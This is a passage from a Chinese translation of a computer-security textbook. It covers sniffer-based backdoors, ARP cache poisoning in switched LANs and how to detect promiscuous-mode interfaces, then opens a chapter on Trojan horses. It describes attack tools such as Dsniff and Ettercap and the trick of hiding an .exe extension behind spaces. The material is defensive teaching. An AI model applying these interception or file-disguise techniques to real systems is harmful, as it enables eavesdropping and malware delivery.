


图 5-20 一个混合型探测后门发送欺骗性响应

假设一个检测人员分析这种类型的攻击，正如我们的小组所面临的情况，那么看到后门命令发送到 Web 服务器并收到从 Web 服务器传回的响应，我们又在做什么呢？和任何一个可能的人一样，当然检查 Web 服务器。我们查看可能指出后门命令的监听端口，并没有找到什么。我们查找一个运行在 Web 服务器上的嗅探器，也没有发现什么。然后我们决定查找后门软件、RootKit，甚至在 Web 服务器上进行的内核修改……没有，没有，还是没有。然后我们甚至想让这些问题悬而不决，决定干脆重建损坏的 Web 服务器。但是攻击者仍然将命令发往这台新建的服务器，而且最有挫败感的是明显地收到了来自这个事件的响应！天哪。

浪费了几个小时的宝贵时间查找了这个让人迷惑的 Web 服务器，我们的事件处理小组中有人提出，可能后门根本没有装在这个 Web 服务器上。这个天才建议我们开始检查该局域网的其余部分查找真正的后门，果然结束了几个小时对于 Web 服务器的检查后，我们发现了在相关的 DNS 服务器上监听的后门。的确，如果你知道了在哪里查找那些坏家伙的作品，发现它就相当容易了。

现在，你可能认为自己无需担心混合型嗅探后门了，因为你已经在自己的整个网络中配置了交换机。如果每一次有人告诉我他们不再关心嗅探器了，因为他们使用了交换机时我都毫不在乎的话，那么是由于我早就有了一个更好的台式电脑，而不是现在使用的这台老式的 Thinkpad。交换机是可以被用于组建局域网的设备，可以将一个局部区域的计算机互相连接起来，不像它们的老一些的姐妹产品集线器。如果数据是从连接到该端口的一台计算机的硬件地址发出的，那么交换机只是把数据发送到交换机上的特定的端口，如图 5-21 所示。集线器在整个局域网中广播数据，而交换机聚焦于这个数据，所以数据只是发送到预定的目的系统。对于一个混合型探测后门来说，这听起来似乎是一个很不幸的消息，不是吗？错了，探测器仍然可以用于交换机环境，甚至是混合型模式下，注意到这一点非常重要。




图 5-21 在集线器和交换机环境中探测

为了在交换机环境中进行嗅探，攻击者必须使用一个称为“ARP 缓存污染”（cache poisoning）的附加技术来改变局域网上发往探测系统的通信的方向[7]。地址解析协议（Address Resolution Protocol, ARP）令计算机把 IP 地址转换为硬件地址，这样信息包就会显示在局域网上适当的系统中。要将信息包发送到另一台计算机，有这些信息包的系统必须知道正确的目的硬件地址（例如，MAC 地址）。产生在 IP 网络上的信息包在头部包含 IP 地址，而不是 MAC 地址。为了确定目的计算机的 MAC 地址，发送方计算机发送一个 ARP 请求。基本上，这台计算机脱口而出：“我需要知道有这样的 IP 地址的系统的 MAC

地址!”通常,每个人都很期望适当的系统响应。然而 ARP 的一个奇怪的特性是它可以在没有人提出请求时发送响应,这称为“无理由 ARP”。

如图 5-22 所示,攻击者可以通过使用一个无理由 ARP 探测一个交换机环境来改变局域网中通信的方向。一个无理由 ARP 在受害者的 ARP 缓存中将目的系统的 IP 地址转换为攻击者自己的 MAC 地址。一个系统定制的所有数据现在将通过攻击者的嗅探计算机发送,让这个坏家伙获取信息[8]。这次通信可能包含攻击者想要收集的敏感数据,例如用户 ID 和口令。还有,这个通信可以包括发送到混合型嗅探后门的命令。有许多工具可用来实现这些无理由 ARP 攻击,其中包括有 Dug Song 编写的 Dsniff 嗅探器(<http://naughty.monkey.org/~dugsong/dsniff/>)、AlOr 和 NaGa 编写的 Ettercap 会话拦截工具(<http://ettercap.sourceforge.net/>)等。所以利用 ARP 缓存污染,甚至是在安装了交换机的局域网中,攻击者也可以与混合型嗅探后门通信。



图 5-22 在交换局域网中利用无理由的 ARP 改变通信方向

5.6.4 防御无端口的后门

这些不在端口上进行监听的后门特别恶毒,如何才能防御它们呢?首先想想这些后门给你的系统带来了什么。它们创建了一个连续的进程,通过网络传输后门命令,而且有可能将网络接口置于混合模式下。尽管这些工具很难检测到,但每一个都为我们提供了一个线索,利用这些线索可以发现攻击者的存在。

首先,你需要不断查看最敏感的系统,以查找不寻常的程序,特别是那些在超级用户权限下运行的进程,例如 root、管理员,或者系统。定期地,例如一天或每周一次查看你的最敏感的系统列出的进程,例如防火墙、邮件服务器、DNS 服务器和 Web 服务器等。在 UNIX 中可以使用内置的 `ps` 命令,在 Windows 计算机中可以使用内置的 Windows Task Manager (任务管理器)。当你按下 `Ctrl+Alt+Delete` 键时就可以启动这个 Windows Task

Manager, 或者进一步, 安装 pslist 命令行解释器工具, 该工具可以从 www.sysinternals.com 免费获得。查找那些看起来不属于系统的进程并进一步研究它们。你需要非常熟悉正常运行在你的系统中的进程, 这样才能发现骗局。我知道这并不容易, 但是要成为一个顶级系统管理员或安全从业者, 你必须了解自己计算机的正常状态, 这样才能检测到异常。

除了查找不寻常的进程, 你还可以在自己的系统中使用各种基于网络的 IDS 查找发送到和来自于隐蔽的后门的命令。这些位于网络和监听程序中的安全工具都利用它们自己的嗅探器通信, 然而这些嗅探器并非恶意的, 系统管理员或是安全小组对其实施控制。IDS 从局域网中获取数据并将其与大量的签名进行比较, 查找与那些签名匹配的恶意的网络通信。对于特定的 IDS, 有成百上千, 甚至是成千上万个签名, 大多数都在查找发送到后门或无理由 ARP 的命令。最流行的开放式资源 IDS 工具是 Snort, 这个工具可以从 www.snort.org 免费下载, 或者在 www.sourcefire.com 购买。还有, 大多数安全提供商都提供 IDS 工具, 包括 Cisco 公司的 Secure IDS、ISS 的 RealSecure, 以及其他几种。

另外, 如果攻击者在使用一个混合型嗅探后门, 则可以通过查找运行在混合模式下的网络接口检测该后门, 执行这种检测的一种方法是在怀疑安装了嗅探器的系统中本地运行一个工具。在一些 UNIX 系统中, 你可以通过执行 ifconfig 命令本地检测嗅探器, 并查看其输出信息查找标记 “PROMISC”。在除了 Solaris 或 Linux 外的 UNIX 系统中, 尝试执行以下命令:

```
# ifconfig | grep PROMISC
```

如果你看到一行输出, 则接口可能运行在混合模式下; 如果输出为空白, 则系统可能不在混合模式下。不幸的是, 在有的 UNIX 版本中, 这个 ifconfig 骗局并不能说明处于混合模式。特别是在 Solaris 中的 ifconfig 和大多数基于内核 2.4.x 的 Linux 系统中, 运行嗅探器时并不表明处于混合模式。对于 Solaris 和这些 Linux 系统, ifconfig 只显示接口的配置, 但是根本不提混合模式。想要在 Solaris 中检测到混合模式, 你可以使用 ifstatus 工具, 可以从 www.cymru.com/Tools 免费下载这个工具。在有 2.4.x 内核的 Linux 系统中, 查看保存在 /var/log/messages 中的系统日志。如果你看到一条日志记录表明你的接口是混合模式的, 那么可能就是这样。为了在日志文件中查到 Promisc 这个词, 你可以像下面这样使用 grep 命令:

```
# grep Promisc /var/log/messages
```

另外在 Linux 系统中, 执行命令 ip link 可以正确显示混合模式, 甚至是在内核 2.4.x 系统中。

在 Windows 计算机上, 你可以利用很不错的一个小工具 Promiscdetect.exe 本地检测嗅探器, 这个工具由 Arne Vidstrom 编写, 可以在 <http://ntsecurity.nu/toolbox/promiscdetect/>

找到，这个很容易使用的嗅探器检测工具如图 5-23 所示。注意，我已经突出了显示这个系统中真正在混合模式下所需的接口区域。




图 5-23 Promiscdetect.exe 发现了 Windows 2000 中的一个探测器

由于 ifconfig、ifstatus、ip link 和 Promiscdetect.exe 都运行在本地系统中，因此可以使用另外一种混合模式探测：通过网络进行检查。现在，没有像标准的 ICMP 混合检测包那样的工具，所以我们需要采取更聪明一点的方式，远程检测混合模式。还有，注意当接口处于混合模式时，它的电气特性并不改变。所有你们这些电气工程爱好者都可以看到，当激活混合模式时，电压没有下降，电流没有减小，接口的电阻也没有变化。尽管所有的特性都保持不变，接口的行为却变了。当我通过网络把数据包发送给这个接口时，如果它处于混合模式下可能以一种不寻常的方式进行响应。利用这项技术通过网络测试混合模式的一个工具是 Sentinel，这个工具是由一个名叫 Bind 的人编写的，可以在 www.packetfactory.net/Projects/sentinel 找到。另外，一个名为“AntiSniff”的早期工具可以提供类似的功能。但是从我的经验来看，Sentinel 的结果更加准确，它产生较少的正面和负面错误。

要使用 Sentinel，系统管理员首先要在运行 Linux 的某种风格或 BSD 的计算机上安装。安装 Sentinel 的计算机将用于测试该局域网上所有其他系统的响应，确定它们的接口是否处于混合模式下。Sentinel 使用 3 种启发式检查远程探测混合模式，分别称为“DNS”、“etherping”和“ARP 测试”。在 DNS 测试中，Sentinel 在某个局域网上为任意不在该局域网的 IP 地址发送一系列信息包，例如 10.1.1.1。然后 Sentinel 观查看是否有某台这样的计算机试图在这个 IP 地址进行反侦察。作为分析，假设我在检查，查看你是否正在监听我的会话。我可以突然说出一个名字，例如“John Jacob Jingleheimer Schmidt”。然后我可以观察你的行为，查看你是否开始查询 Schmidt 先生的邮政地址。如果突然开始查询这个罕见名字的邮政地址，那么你可能正在监听我的会话。

在 etherping 测试中，Sentinel 系统向可疑系统的 IP 地址上发送一个 ping 包，但是使用一个假的目的 MAC 地址。如果可疑系统未处于混合模式下，则可能忽略这个信息包，因

为它不会为这个系统硬件地址发送信息。但是如果这台计算机处于混合模式下，它将收集局域网上的所有信息包，包括那个有假目的 MAC 地址的信息包。当它接收到一个 ping，系统中的 IP 协议将发送一个 ping 响应。如果我收到这样一个响应，这台可疑计算机正在查看它不应该有的通信，那么它可能是在混合模式下。

ARP 测试和 etherping 测试非常类似，我发送一个 ARP 请求，询问哪个 MAC 地址与可疑计算机的 IP 地址相关联。我将这个 ARP 请求发送到一个假 MAC 地址，可疑的系统不可能在局域网上看到它。然而如果处于混合型模式下，可疑系统可能只是发觉了这个请求并发送给我一个 ARP 响应。如果得到一个 ARP 响应，则可疑计算机获取一个信息包。这个信息包并不是发送给这台计算机的硬件地址的，这是混合型嗅探器的一个标志。

所以利用这些工具和技术，我们可以在本地或远程检测目标计算机上的混合模式。如果接口处于混合模式，则需要仔细检查这台计算机，找出哪个程序改变了接口状态。

另外，为了有助于限制混合型探测后门的效力，你可以配置自己的灵敏路由器、防火墙和主机来忽略无理由 ARP。如果不是无理由 ARP 启动了 ARP 缓存污染攻击，在交换机环境中实施探测对于那些坏家伙是非常困难的。某些防火墙具有忽略无理由 ARP 的功能。对于敏感的局域网中的其他系统，你可以对自己最重要的计算机的 ARP 平台进行硬编码例如，你的主路由器、Web 服务器、电子邮件服务器和 DNS 服务器等，这样一个给定的 IP 地址总是对应于同一个 MAC 地址，从而严格地限制了攻击者的探测选择。ARP 平台硬编码增加了管理的复杂性，因为你不得不手动设置每个系统的 ARP 平台，还要在每次配置网络接口卡时更新它们。所以你应该只是对敏感的局域网实施这个方案，例如 Internet DMZ 和最重要的内部网络。另外，你还可以在自己的交换机上启动端口级安全，用来限制该交换机允许哪个 MAC 地址通过其通信，然后去掉那些攻击者可以用来触发无理由 ARP 的选项。

5.7 结论

诡计多端的攻击者一定准备好了各种不同类型的后门，它们都设计为绕过我们常规的安全控制。然而，它们的卑劣行径不会被我们在本章所讨论的技术所阻碍。到现在为止，我们仅仅看到了攻击者是如何运行自己的后门程序，以及如何利用后门在网上通信。我们只是解决了表面的问题。在下一章中，我们将深入研究攻击者如何伪装其后门，让这些后门看起来仿佛是一个友好的程序的具体内容。我们将很快了解到，攻击者利用特洛伊木马技术伪装后门，这些后门已经在本章讨论，这使得后门的发现甚至是一个更具欺骗性的过程。

5.8 总结

后门是允许攻击者绕过标准安全控制，获得系统入口的程序。后门允许攻击者进入自己控制的系统，而不是管理员权限下的系统。后门不同于特洛伊木马，虽然人们经常搞混这两个术语。下一章涉及的特洛伊木马程序，表现得具有某个友善，甚至是有益的目的。

后门可被用于个人命令的远程执行用来获得目标计算机上的命令，甚至控制远端受害计算机的 GUI。攻击者经常在找到目标机的错误，然后设定或薄弱环节后安装后门。另外，攻击者还可以欺骗用户或管理员安装后门，后门很典型地在安装它们的人员的许可下运行。

攻击者有时通过将后门包含在启动文件夹或初始化脚本中来激活后门，还可以安排后门在一个特定的时间启动，他们可以使用 Windows Task Scheduler 或 UNIX cron 工具。为了避免这些技术造成的危害，你应该定期检测关键性系统文件的变化并查找不寻常的预定任务。

Netcat 是一个简单的程序，它可以将标准输入输出连接到网络中各种 TCP 和 UDP 端口。有了这项功能，它常被用做后门。利用 Netcat，攻击者可以创建一个被动的后门命令监听程序等待连接，或者执行一个主动的连接，通过网络“强制”命令行解释器。后者用来应付那些阻止输入连接的防火墙。Cryptcat 是 Netcat 的加密版本，使用了相应的加密技术。为了防御 Netcat、Cryptcat 和各种其他类型的后门命令工具，你应该利用网络防火墙、安装个人防火墙、定期进行端口扫描，并搜寻在计算机上进行监听的不常见的本地端口。

许多工具允许通过网络传播 GUI 控制，包括非常流行的 VNC 工具。VNC 服务器可以被动地等待连接，或者主动地通过网络“强制”GUI。在公开发布的 Windows VNC 版本中，服务器总是显示在工具盘中或是作为一个运行服务支持。然而非公开版本将它们伪装在 GUI 中。可以利用进入注册表技术远程安装 VNC。为了防御那些通过网络发送 GUI 控制的工具，你应该利用同样的防御措施，这些我们在对付后门命令工具时讨论过。

为了增强它们的隐秘性，并不是所有的后门都在 TCP 或 UDP 上实施监听。有的工具使用 ICMP，其他使用嗅探器，以非混合或是混合的模式实现。由于它们不是使用同一端口，因此检测起来更加困难。混合型嗅探器会让探测者变得困惑，因为它们可以让一个后门出现在另一个系统中。嗅探器可用于交换机环境下，可以通过 ARP 缓存污染技术实现。为了防御这些工具，要查找不寻常的程序，特别是那些具有超级用户权限的程序，你还应该配置基于网络的入侵检测工具来查找各种后门命令，最后使用工具本地核对混合模式。例如 ifconfig、ifstatus、ip link 和 Promiscdetect.exe，还可以远程使用 Sentinel。

5.9 参考文献

- [1] “Definition of the RunOnce Keys in the Registry”, Microsoft Knowledge Base Article 137367, Microsoft Web site, <http://support.microsoft.com/default.aspx?scid=kb;EN-US;137367>
- [2] “Description of the RunOnceEx Registry Key”, Microsoft Knowledge Base Article 232487, Microsoft Web site, <http://support.microsoft.com/default.aspx?scid=kb;EN-US;232487>
- [3] “REG: Sybsystem Entries, Part 2”, Microsoft Knowledge Base Article 102972, Microsoft Web site, <http://support.microsoft.com/default.aspx?scid=kb%3Ben-us%3B102972>
- [4] “Description of the Microsoft Windows Registry”, Microsoft Knowledge Base Article 256986, Microsoft Web site, <http://support.microsoft.com/default.aspx?scid=kb;EN-US;256986>
- [5] Edward Skoudis, *Counter Hack: A Step-by-Step Guide to Computer Attacks and Effective Defenses*, Chapter 8, 2001, Prentice Hall
- [6] H.D. Moore, Remote VNC Installation, www.illmob.org/texts/remote_installation_vnc.txt
- [7] Dug Song, Dsniff Frequently Asked Questions, <http://monkey.org/~dugsong/dsniff/faq.html>
- [8] Edward Skoudis, *Counter Hack: A Step-by-Step Guide to Computer Attacks and Effective Defenses*, Chapter 8, 2001, Prentice Hall

第 6 章 特洛伊木马

你可能已经读过了上一章关于后门的内容，并联想到自己：“我从来不会在自己的计算机上运行名为 Netcat 或 VNC 的程序，所以我的计算机是安全的！”不幸的是，事情没有那么简单。具有某一程度技能的攻击者会将我们上一章讨论过且令人厌恶的后门进行伪装，或将它们隐藏在其他程序中。这就是特洛伊木马的整体思想，我们将它定义如下：

特洛伊木马是一个程序，它看起来具有某个有用的或善意的目的，但是实际上掩盖着一些隐藏的恶意功能

正如你可以想到的，特洛伊木马简称为“特洛伊”（Trojans），这个词的动词形式是 Trojanize，或者简称为“Trojan”，它表示放置特洛伊木马的行为。如果回忆一下你所了解的古希腊历史，就会记起那个最初的特洛伊木马，它让敌军偷偷进入一个严密防守的城门。令人吃惊的是，藏在巨大木马中的进攻军队是作为一个礼物，送给了毫无戒备的受害者。这如同是一个魔术，今天的特洛伊木马以同样的欺骗手段，试图偷偷越过计算机安全防线，例如防火墙。通过使自己看起来像是正常，并且合适的软件，特洛伊木马程序可以用于以下目的。

- ❖ 欺骗用户或系统管理员安装特洛伊木马，这样特洛伊木马和毫无戒备的用户成为系统中恶意软件的进入媒介。
- ❖ 在计算机上与“正常”的程序一起混合运行，特洛伊木马将自己伪装得看起来属于该系统。这样用户和管理员愉快地继续着他们的活动，并不会察觉到恶意代码的存在。

许多人经常错误地将提供对受害计算机远程控制的任何程序，或受害计算机上的远程命令行解释器程序看做特洛伊木马，这种观点是错误的。我看到过，人们将我们在上一章

中介绍的 VNC 和 Netcat 工具作为特洛伊木马。尽管这些工具可以被用做后门，但它们本身并不是特洛伊木马。正如我们在第 5 章中以讨论，如果一个程序仅仅提供远程访问，那么它只是一个后门。而另一方面，如果攻击者将这些后门功能伪装成某些其他良性程序，那么我们就涉及到了真正的特洛伊木马。

攻击者已经设计出无数的攻击方法，在你的计算机上将恶意性能隐藏在他们的软件中。这些技术包括采用简单而高效的命名游戏、使用可执行的包装工具、攻击软件发布站点、操作源代码、共同选择安装在你的系统中的软件，甚至使用多态编码技术伪装产品。当我们在本章逐一讨论这些方法时，记住攻击者的主要目的，即伪装他们的恶意代码。这样的话，系统用户和运行在计算机上的程序就不会意识到攻击者在做什么。

在这一章中，我们将讨论广泛使用和前沿的技术。但是要记住：攻击者是富有创造性的，而且非常狡猾。他们使用我们将要讨论的概念，但是会以无数的方法应用这些概念，从而最大程度地实现自己的图谋。

6.1 名字中有什么

你的名字就是我的敌人。

——1595 年，莎士比亚《罗密欧与朱丽叶》中的一句话

对于最简单一级的特洛伊木马技术，攻击者可能只是修改系统中恶意代码的名字，这样它看起来如同是属于那台计算机。通过将一个后门程序命名为你通常期望是系统中的某个其他程序的名字，攻击者将可以在不被检测到的情况下进行操作。毕竟，只有蹩脚的攻击者才会对恶意代码使用众所周知的名称并运行，例如使用 Netcat 或 VNC。但是，也不排除这种情况。我完全赞同有这种情况的存在，即一个确实很笨的坏家伙使用我很容易识破的技术攻击我的系统。那样的话，我的工作就轻松多了。我会非常高兴地抓住任何犯了一大堆错误的攻击者，而且非常感激的是，我确实已经发现了几个将后门命名为 Netcat 或 VNC 的攻击者。然而，我们不能指望我们的对手都犯这样低级的错误，所以让我们更进一步研究一下他们的命名游戏。

6.1.1 与 Windows 扩展名放在一起

针对 Windows 操作系统，攻击者使用一种非常简单的特洛伊木马命名技术。该技术通过创建一个文件名，并在其中插入一些空格，使文件类型变得模糊不清，而欺骗受害者。你毫无疑问知道，在 Windows 下，3 个字符的后缀（也称为“扩展名”）用来标志文件类型，并决定使用哪种应用程序来查看该文件。例如，可执行文件有 .EXE 扩展名，而文本文件则

以.TXT 作为结尾。在过去的 10 年中，信息安全领域的人员做得很不错：他们告知我们的用户，不要运行那些包含在电子邮件附件中或是出现在自己硬盘中的可执行文件。“未知的可执行文件会带来麻烦”，我们紧皱眉头，语重心长地教导我们的用户，强调其重要性。因此，假使用户对 EXE 文件的存在抱有惊恐和敬畏的态度，那么恶意的可执行程序又如何伪装成像简单的文本文件这样良性的程序呢？攻击者能在文件的真正扩展名前加入一些空格，来迷惑受害者，如同这样：

just_text.txt .exe

在名称结尾所有空格之后的.EXE 扩展名使得程序是可执行的，但是粗心的用户可能不会注意到这个.EXE 扩展名。如果用户使用 Windows 资源管理器的文件阅读器来查看这样的文件，他会发现该文件可能只是文本文件，如图 6-1 所示。作为与良性文件的对比，图 6-1 中的第 1 行显示了一个标准的文本文件，具有标准的文本文件图标和文档类型。大多数用户不会对双击执行这种看起来不错，并且恰当的文件心存疑虑。但是，第 2 行的文件就比第 1 行的文件“邪恶”得多。它显示一个以“just_text.txt.exe”为名称的可执行文件。注意，显示指明文件 just_text.txt 的名字后面跟着“...”，这些看起来“无辜”的圆点意味着该文件名的实际长度比显示的要长。



图 6-1 在几个空格后隐藏 EXE 扩展名

当然，资源管理器的文件阅读器将第 2 个文件的类型显示为应用程序，并在名字之后显示一个可执行文件的图标，而不是文本文件图标。尽管如此，绝大多数的用户不会注意到这些细微的差别。如果这对攻击者来说意义重大，他们甚至可以配置系统，使一个可执行文件图标实际表现为一个.TXT 文件图标。通过使用许多种工具中的一种更改文件图标，就能实现这个目标，像 E-Icons 这样的免费程序可以在 www.deepgls.com/eicons/ 上找到。另外，攻击者还可以选择一个既是可执行的，又具有与文本文件类似图标的文件类型。例如 Shell Scrap Object 文件类型，这种文件以.SHS 作为扩展名。对于不同的 Windows 程序，这些.SHS 文件用于将一般的复制和粘贴的文本、图片及命令捆绑在一起。图 6-1 中的第 3 行显示了一个典型的.SHS 文件，第 4 行展示了这些技术的一个组合：一个.SHS 文件被命名为“just_text.txt.shs”，其中包含几个空格，使它看起来像一个.TXT 文件。你可以容易地看到用户是如何被欺骗，而执行这种类型的文件的。

在目标计算机上，许多的文件扩展名能够用来传递和包含恶意代码。表 6-1 列出了开发人员用来保存二进制代码、脚本和其他类型可执行代码的不同文件类型。这些脚本中的许多（当然不是全部）与 Windows 计算机相联系，因为 Windows 操作系统的文件类型在扩展名中保存。这很奇特，令人困扰。然而，这种现象不仅局限于 Windows 系统中。在 UNIX 中，一些程序的类型同样以扩展名标志，包括.sh、.pl，以及.rpm 文件。但与 Windows 系统不同，UNIX 并没有为这些扩展名赋予特殊的含义，注意到这一点非常重要。在 Windows 系统中，当打开一个文档时，操作系统利用扩展名决定应该使用何种应用程序。在 UNIX 计算机上，这个扩展名只是一种对用户来说便利的参考，UNIX 不会仅仅根据文件的扩展名来运行明确的应用程序。尽管如此，表 6-1 中列出的任何一种文件类型还是能够滥用于传播恶意代码。要想获得任意类型文件扩展名的详细描述，你可以参考非常方便的 Filext 网站，网址是 <http://filext.com>。

表 6-1 在 Internet 网关上传播的有用的文件扩展名

文件扩展名	该类文件的用途
.API	Acrobat 插件，为了扩展 Adobe 公司的 Acrobat 文件查看工具的能力
.BAT	批处理文件，用来执行文件中包含的一系列顺序执行的命令
.BPL	Borland 程序库，包含大量的共享代码，在 Delphi 软件语言和运行环境的程序开发中使用
.CHM	编译过的 HTML 帮助文件，其中可以包含能够在受害机器上下载并执行恶意代码的链接
.COM	命令文件，包含 DOS 和 Windows 系统的脚本，甚至是可执行程序
.CPL	Windows 控制面板的扩展，允许在先前单调乏味的控制面板上添加新的功能
.DLL	动态链接库，系统中由其他程序共享的可执行代码
.DPL	Delphi 程序库，用来添加捆绑在一起的代码共享库，该代码库在 Delphi 编程环境中开发
.DRV	设备驱动程序，用来扩展 Windows 系统的硬件支持。但可以被滥用于修改内核，完全控制受害计算机
.EXE	Windows 二进制可执行程序
.HTA	超文本应用程序。一种能够运行来自 HTML 文档的应用程序的文件
.JS	JavaScript，是一种能够嵌入 HTML 或在任何 Java 脚本解释器运行的脚本语言，包含内建在大多数 Windows 系统中的 Windows 脚本宿主
.OCX	对象链接和嵌入（OLE）控制，用来组织 Windows 系统中几个程序的交互
.PIF	程序信息文件，用来告知 Windows 如何运行一个非 Windows 应用程序

续表

文件扩展名	该类文件的用途
.pl	Perl 脚本, 是一个功能强大的高级脚本语言, 被大多数 UNIX 系统和一些 Windows 系统所支持
.SCR	屏幕保护程序, 其中包含二进制可执行代码
.SHS	Shell Scrap Object 文件, Windows 程序中一种用来保持频繁重复的命令、文本、图片的格式
.SYS	系统配置文件, 通常被用来建立系统设置, 但攻击者能够用它重新配置受害计算机
